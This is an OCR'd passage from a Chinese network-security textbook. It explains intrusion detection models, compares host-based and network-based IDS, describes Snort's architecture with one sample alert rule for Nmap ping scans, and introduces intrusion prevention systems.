


图 6.1 入侵检测模型

日志等其他途径得到的信息。

该模型的 3 个主要部件如下：

- 事件发生器(event generator)。是模型中提供活动信息的部分。
- 活动记录器(activity profile)。保存监视中的系统和网络的状态。当事件在数据源中出现时，就改变了活动记录器中的变量。
- 规则集(rule set)。是一个普通的核查事件和状态的检查器引擎，它使用模型、规则、模式和统计结果来对入侵行为进行判断。

此外，反馈也是入侵检测模型的一个重要组成部分。现有的事件会引发系统的规则学习以加入新的规则或者修改规则。系统的 3 个子系统是独立的，可以分布在不同的计算机上运行。

6.3 入侵检测系统的分类

按获得原始数据的方法可以将入侵检测系统分为基于主机的入侵检测和基于网络的入侵检测系统。

6.3.1 基于主机的入侵检测系统

基于主机的入侵检测系统出现在 20 世纪 80 年代初期，那时网络还没有现在这样普遍、复杂，而且网络之间也没有完全连通。在这种较为简单的环境里，检查可疑行为的检验记录是很常见的操作。由于入侵在当时是相当少见的，对攻击的事后分析就可以防止今后的攻击。

基于主机的入侵检测系统是通过学习以前的攻击形式并选择合适的方法来抵御未来的攻击。基于主机的 IDS 仍使用验证记录，但自动化程度大大提高，并发展了可迅速做出响应的检测技术。通常，基于主机的 IDS 可监测系统、事件和 Window 下的安全记录以及 UNIX 环境下的系统记录。当有文件发生变化时，IDS 将新的记录条目与攻击标记相比较，看它们是否匹配。如果匹配，系统就会向管理员报警并向别的目标报告，以便采取相应的措

施进行处理。

尽管基于主机的入侵检查系统在速度上没有基于网络的入侵检查系统快捷，但它确实具有基于网络入侵检测系统无法比拟的优点，具体如下：

- 性能价格比高。在主机数量较少的情况下，这种方法的性能价格比可能更高。尽管基于网络的入侵检测系统所覆盖的范围比较广泛，但其价格通常比较昂贵。配置一个入侵监测系统可能要花费 10 000 美元以上，而基于主机的入侵检测系统每个主机代理的标价仅几百美元，并且客户在最初安装时只需很少的费用。
- 检测更加全面。这种方法可以很容易地监测一些活动，如对敏感文件、目录、程序或端口的存取，而这些活动很难在基于网络的系统中被发现。基于主机的 IDS 监视用户和文件访问活动，包括文件访问、改变文件权限、试图建立新的可执行文件以及试图访问特许服务。例如，基于主机的 IDS 可以监督所有用户登录及退出登录的情况，以及每位用户在连接到网络以后的行为。基于网络的系统要达到这个程度是非常困难的。基于主机技术还可监视通常只有管理员才能实施的非正常行为。操作系统记录了任何有关用户账号的添加、删除、更改的情况。一旦发生了更改，基于主机的 IDS 就能检测到这种不适当的更改。基于主机的 IDS 还可审计能影响系统记录的校验措施的改变。最后，基于主机的系统可以监视关键系统文件和可执行文件的更改。系统能够检测到那些欲重写关键系统文件或者安装特洛伊木马或后门的尝试并将它们中断。而基于网络的系统有时会检测不到这些行为。
- 能够快速定位。一旦入侵者得到了一个主机的用户名和口令，基于主机的代理是最有可能区分正常的活动和非法的活动的。
- 易于用户剪裁。每一个主机有其自己的代理，用户可以进行灵活设置。
- 几乎不需增加新的硬件。基于主机的方法有时几乎不需要增加专门的硬件平台。基于主机的入侵检测系统存在于现有的网络结构之中，包括文件服务器、Web 服务器及其他共享资源。这些使得基于主机的系统效率很高，因为它们不需要在网络上另外安装、维护及管理硬件设备。
- 对网络流量不敏感。采用代理的方式一般不会因为网络流量的增加而丢掉对网络行为的监视。
- 适用于基于交换技术构造的网络环境。由于基于主机的系统安装在网络中的各种主机上，它们比基于网络的入侵检测系统更加适于交换技术构造的环境。交换设备可将大型网络分成许多的小型网络段加以管理。所以从覆盖足够大的网络范围的角度出发，很难确定配置基于网络的 IDS 的最佳位置。尽管业务镜像和交换机上的管理端口对此有帮助，但这些技术有时并不适用。基于主机的入侵检测系统可安装在所需的重要主机上，在交换的环境中具有更高的能见度。
- 适用于需要加密处理的环境。某些加密方式也向基于网络的入侵检测发出了挑战。根据加密方式在协议堆栈中的位置的不同，基于网络的系统可能对某些攻击没有反应。基于主机的 IDS 则没有这方面的限制。当操作系统及基于主机的系统发现即将到来的业务时，数据流已经被解密了。
- 能够较早地确定来自入侵者的攻击是否成功。基于主机的 IDS 通过比照已发生事件信息，可以比基于网络的 IDS 更加准确地判断攻击是否成功。在这方面，基于主

机的 IDS 是基于网络的 IDS 的完美补充,网络部分可以尽早提供警告,主机部分可以确定攻击成功与否。

6.3.2 基于网络的入侵检测系统

基于网络的入侵检测系统对网络上流经的数据包进行分析。基于网络的 IDS 通常利用一个运行在混杂模式下网络的适配器来实时监视并分析通过网络的所有通信业务。所谓混杂模式是指能够监听本网段内的所有网络包。一旦检测到了攻击行为,IDS 的响应模块进行通知、报警并对攻击采取相应的反应。反应因产品而异,但通常都包括通知管理员、中断连接并保存会话记录。

基于网络的 IDS 有许多仅靠基于主机的入侵检测法无法提供的功能。实际上,许多客户在最初使用 IDS 时都配置了基于网络的入侵检测。基于网络的检测有以下优点:

- 检测速度快。基于网络的监测器通常能在微秒或秒级发现问题。而大多数基于主机的产品则要依靠对最近几分钟内审计记录的分析。
- 隐蔽性好。一个网络上的监测器不像一个主机那样显眼和易被存取,因而也不那么容易遭受攻击。基于网络的监测器不运行其他的应用程序,不提供网络服务,可以不响应其他计算机,因此可以做得比较安全。
- 检测范围宽。基于网络的入侵检测甚至可以在网络的边缘上实施,即攻击者还没能接入网络时就被发现并制止。
- 较少的监测器。由于使用一个监测器就可以保护一个共享的网段,所以不需要很多监测器。相反地,如果基于主机,则在每个主机上都需要一个代理,当主机数量较大时花费较多,而且难于管理。但是,如果在一个交换环境下,则需要基于主机的 IDS 配合使用。
- 攻击者不易转移证据。基于网络的 IDS 使用正在发生的网络通信进行实时攻击的检测,所以攻击者无法转移证据。被捕获的数据不仅包括攻击的方法,而且还包括可用于识别黑客身份的信息。但对于高明的黑客而言,通常采用跳板式的攻击方法,即利用他们俘获的第三方机器进行攻击,而不是直接攻击。等到安全检查人员一级一级回溯检查时,原先的审计记录可能已经不存在了。另外,有的黑客熟知审计记录,他们知道如何操纵这些文件掩盖他们的作案痕迹,如何阻止需要这些信息的基于主机的 IDS 检测入侵。
- 与操作系统无关。基于网络的 IDS 作为安全监测资源,与主机的操作系统无关。与之相比,基于主机的系统必须在特定的、没有遭到破坏的操作系统中才能正常工作并生成有用的结果。
- 占用资源少。在被保护的设备上不用占用任何资源。

6.4 入侵检测软件 Snort

IDS 已经成为网络安全体系的一个重要组成部分。研究人员和厂商实现了许多具体产品,此外也出现了一些入侵检测自由软件,其中以 Snort 最为著名。

6.4.1 Snort 系统简介

1998 年，Martin Roesch 设计了 Snort 用来辅助分析网络流量，并将二进制的 tcpdump 数据转换成用户可读的形式。发展至今，Snort 已成为一个多平台的、具有实时流量分析、网络 IP 数据包记录等特性的强大的入侵检测/防御系统，即 NIDS/NIPS。Snort 源码开放，基于 GNU 通用公共许可证发布，目前由 Sourcefire 公司提供维护和管理，可以通过免费下载获得最新版本的 Snort。

Snort 用于各种与入侵检测相关的活动，目前已有 4 种工作模式：嗅探器、数据包记录器、网络入侵检测系统和入侵防御系统。

作为嗅探器，Snort 对发往同一个网络其他主机的流量进行捕捉，将网络上传输的每一个包的内容都输出到显示器，包括包头和包负载。当以数据包记录器模式运行时，Snort 采用与嗅探器相似的方式抓包，不同之处在于将收集的数据记入日志而不是显示在屏幕上。包可以记录成 ASCII 文本形式或者二进制 tcpdump 格式。

网络入侵检测模式(NIDS)与嗅探器模式很相似，可以看作是一个加强的嗅探器。两者关键的不同在于 NIDS 模式能对数据进行处理，并且是可以配置的。这种处理不是简单地将数据写入文件或是显示在屏幕上，而是对每一个包进行检查，以决定它的本质是正常的还是恶意的。当发现看似可疑的流量时，Snort 就会发出警报。

入侵防御系统是指不但能检测入侵的发生，而且能通过一定的响应方式终止入侵行为的发生和发展，实时地保护信息系统不受实质性攻击。入侵防御系统可以使用 snot 实施前期的抓包工作。

6.4.2 Snort 体系结构

Snort 系统构成完备，主要包括捕包程序库、包解码器、预处理器、检测引擎和输出插件 5 个组件，整个系统处理过程如图 6.2 所示。




图 6.2 Snort 工作流程

1. 捕包程序库

原始包是保持着在网络上由客户端到服务器传输时未被修改的最初形式的包。原始包所有的协议头信息都保持完整，未被操作系统更改。典型的网络应用程序不会处理原始包，

它们依靠操作系统读取协议信息和合适的负载数据。Snort 与此相反：它需要数据保持原始状态。因为它要利用未被操作系统剥去的协议头信息来检测某些形式的攻击。

Snort 利用 libpcap(UNIX/Linux 平台下的网络数据包捕获函数包)独立地从物理链路上捕包，它借助 libpcap 的平台可移植性成为一个真正的与平台无关的应用程序。

2. 包解码器

Snort 包解码器建立网络堆栈，对各种协议元素进行解码。在包通过各种协议的解码器时，解码后的包数据将存入缓冲区，然后送到预处理程序和检测引擎进行分析。

3. 预处理器

Snort 预处理器用来针对一些可疑行为检查包或者修改包以便检测引擎能对其正确解释。预处理器通常由多个模块化的预处理插件构成，在进行特定处理过程中，各个插件一旦检测到相应攻击行为，就立即通过输出插件报告。

4. 检测引擎

检测引擎是 Snort 的核心组件。它由两部分构成，一个是规则的组织，另一个是规则的匹配。以 Snort 2.0 版本为例，其规则的组织沿用了传统思想，采用线性链表的方法来组织规则。每一条规则分成规则头和规则选项两部分。规则头对应于规则树节点(Rule Tree Node,RTN)，包含动作、协议、源和目的 IP 地址、端口以及数据流向；规则选项对应于规则选项节点(Optional Tree Node,OTN)，包含报警信息、匹配内容等选项。下面给出一条 Snort 规则：

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any
(msg:"ICMP PING NMAP";dsize:0;itype:8;)
```

这条规则表示对任何一个来自网络外部、负载数据为空并且为 PING Request 类型的 ICMP 流量产生警报，提示为网络发现工具 NMAP 发出的扫描流量。

NIDS 工作模式下，Snort 具有 alert、log、pass、activate、dynamic 几种预定的规则动作，其语义如下：

- alert：生成警报信息，并记录这个数据包。
- log：记录匹配规则的数据包。
- pass：忽略匹配规则的数据包。
- activate：首先生成警报信息，然后激活另一个 dynamic 规则。
- dynamic：等待被一个 activate 规则激活，然后进行日志。

此外，Snort 还支持自定义规则动作类型，并附加一个或多个输出模块，从而可以在规则文件中使用自定义的规则动作。

实际运行时，先在配置文件中设定需要使用的规则文件，然后在 Snort 初始化时将规则文件读入内存数据结构中进行解析，并逐一分配到对应的链表之中。首先分别生成 TCP、UDP、ICMP 和 IP 4 个不同的规则树，每一个规则树包含独立的三维链表：RTN、OTN 和指向匹配函数的指针，如图 6.3 所示。

检测引擎中包含若干检测插件，提供规则的匹配服务，例如全文内容匹配、报文匹配等，检测引擎根据规则文件，按照需要调用各种检测插件对报文进行匹配。当捕获一个数据包




图 6.3　Snort 规则三维链表

时，首先分析该数据包使用哪种协议来确定进行匹配的规则树；然后与 RTN 节点进行匹配，当与某一个 RTN 节点相匹配时，向下与 OTN 节点进行匹配。每个 OTN 节点包含一组函数指针，用来实现对这些选项的匹配操作。当数据包与某个 OTN 节点相匹配时，即判断此数据包为攻击数据包。

5. 输出插件

Snort 的输出插件接收 Snort 处理后传来的入侵数据，将警报数据转储到另一种资源或文件中，使得用户方便地对入侵数据进行管理。输出插件种类众多，可以输出格式化文本，也可以发送 SNMP trap，还能记录到 MySQL、Oracle 等数据库中。

6.5　入侵防御系统

由于在入侵检测系统的实际使用过程中暴露出诸多问题，特别是误报、漏报和对攻击行为缺乏实时响应等问题比较突出，并且严重影响了系统期望发挥的作用，因此著名的咨询机构 Gartner 在 2003 年的一份研究报告中称入侵检测系统已经“死”了。Gartner 公司认为 IDS 不能给网络带来附加的安全，反而会增加管理员的困扰，建议用户使用入侵防御系统(Intrusion Prevention System，IPS)来代替 IDS。Gartner 公司认为只有在线的或基于主机的攻击阻断才是最有效的入侵防御系统。这一报告引起了业界的轩然大波，关于这个问题的争论持续了很长一段时间，但这个观点却无疑推动了人们开始更多地关注 IPS 的研究和应用。

6.5.1　入侵防御系统概念

IPS 可以简单地定义某种硬件或软件设备可以检测已知和未知攻击，以此阻止攻击得逞，从而确保系统安全。更完整地说，IPS 是指不但能检测入侵的发生，而且能通过一定的响应方式终止入侵行为的发生和发展，实时地保护信息系统不受实质性攻击的一种智能化安全产品。IPS 一般部署在网络的进出口处，当检测到攻击企图后能够自动地丢弃攻击包或采取措施阻断攻击源。从功能上讲，IPS 是传统防火墙和入侵检测系统的融合，它对入侵

检测模块的检测结果进行动态响应,将检测出的攻击行为在位于网络出入口的防火墙模块上进行阻断。然而,IPS 并不是防火墙和入侵检测系统的简单组合,它是一种有取舍地吸取了防火墙和入侵检测系统功能的一个新产品,其目的是为网络提供深层次的、有效的安全防护。IPS 的防火墙功能比较简单,它串联在网络上,主要起对攻击行为进行阻断的作用,其本身也可以当作 IP 防火墙来使用;IPS 的检测功能类似于 IDS,但相对于 IDS 缺乏实用价值的响应机制而言,IPS 检测到攻击后可以采取行动有效地阻止攻击,因此可以说 IPS 是一种建立在 IDS 基础上的新一代网络安全产品。

6.5.2 入侵防御系统结构

从实现方式来看,可以将目前的 IPS 分为如下几种。

1. 防火墙与 IDS 的联动系统

防火墙与 IDS 的联动系统如图 6.4 所示。




图 6.4 防火墙与 IDS 的联动系统

在入侵防御系统产生之前,人们主要还是依靠防火墙和入侵检测系统来维护网络安全。由于防火墙和入侵检测系统功能上存在互补性,两者的联动方案自然成为入侵防御思想一种较早的实现方式。在联动系统(linkage system)中,策略制定模块首先接受入侵检测系统检测出的事件,并参照策略知识库中的规则,决定对安全事件的响应策略;然后将用某种中间语言描述的响应策略发送给防火墙,防火墙作为策略执行模块负责对其解释并执行;此外,根据安全联动系统的通用决策流程结构,策略执行模块还将反馈响应效果,这也同 P2DR2(Policy, Protection, Detection, Response, Restore)模型的动态循环处理过程相吻合。

2. 在线网络入侵检测系统

在线网络入侵检测系统如图 6.5 所示。

在线 NIDS(inline NIDS)也称为内嵌式 NIDS,其类似于传统 NIDS,采用双网卡,设定为混杂模式以监听网络流量。不同的是,传统 NIDS 工作在旁路,监听网络流量副本,而在线 NIDS 位于内外网之间,对所有进出网络的数据进行检查。如果发现入侵,就根据预先设定的规则记录入侵行为或者丢弃数据包,从而阻断攻击。

在线 NIDS 具有如下特点:

- 能够监视和保护大范围的服务器和网络。
- 不仅能够处理已知攻击,还可以通过配置通用规则来处理一些未知攻击。
- 作为传统 NIDS 的变体,仍然受限于 PC 架构下网卡抓包方式的性能问题。

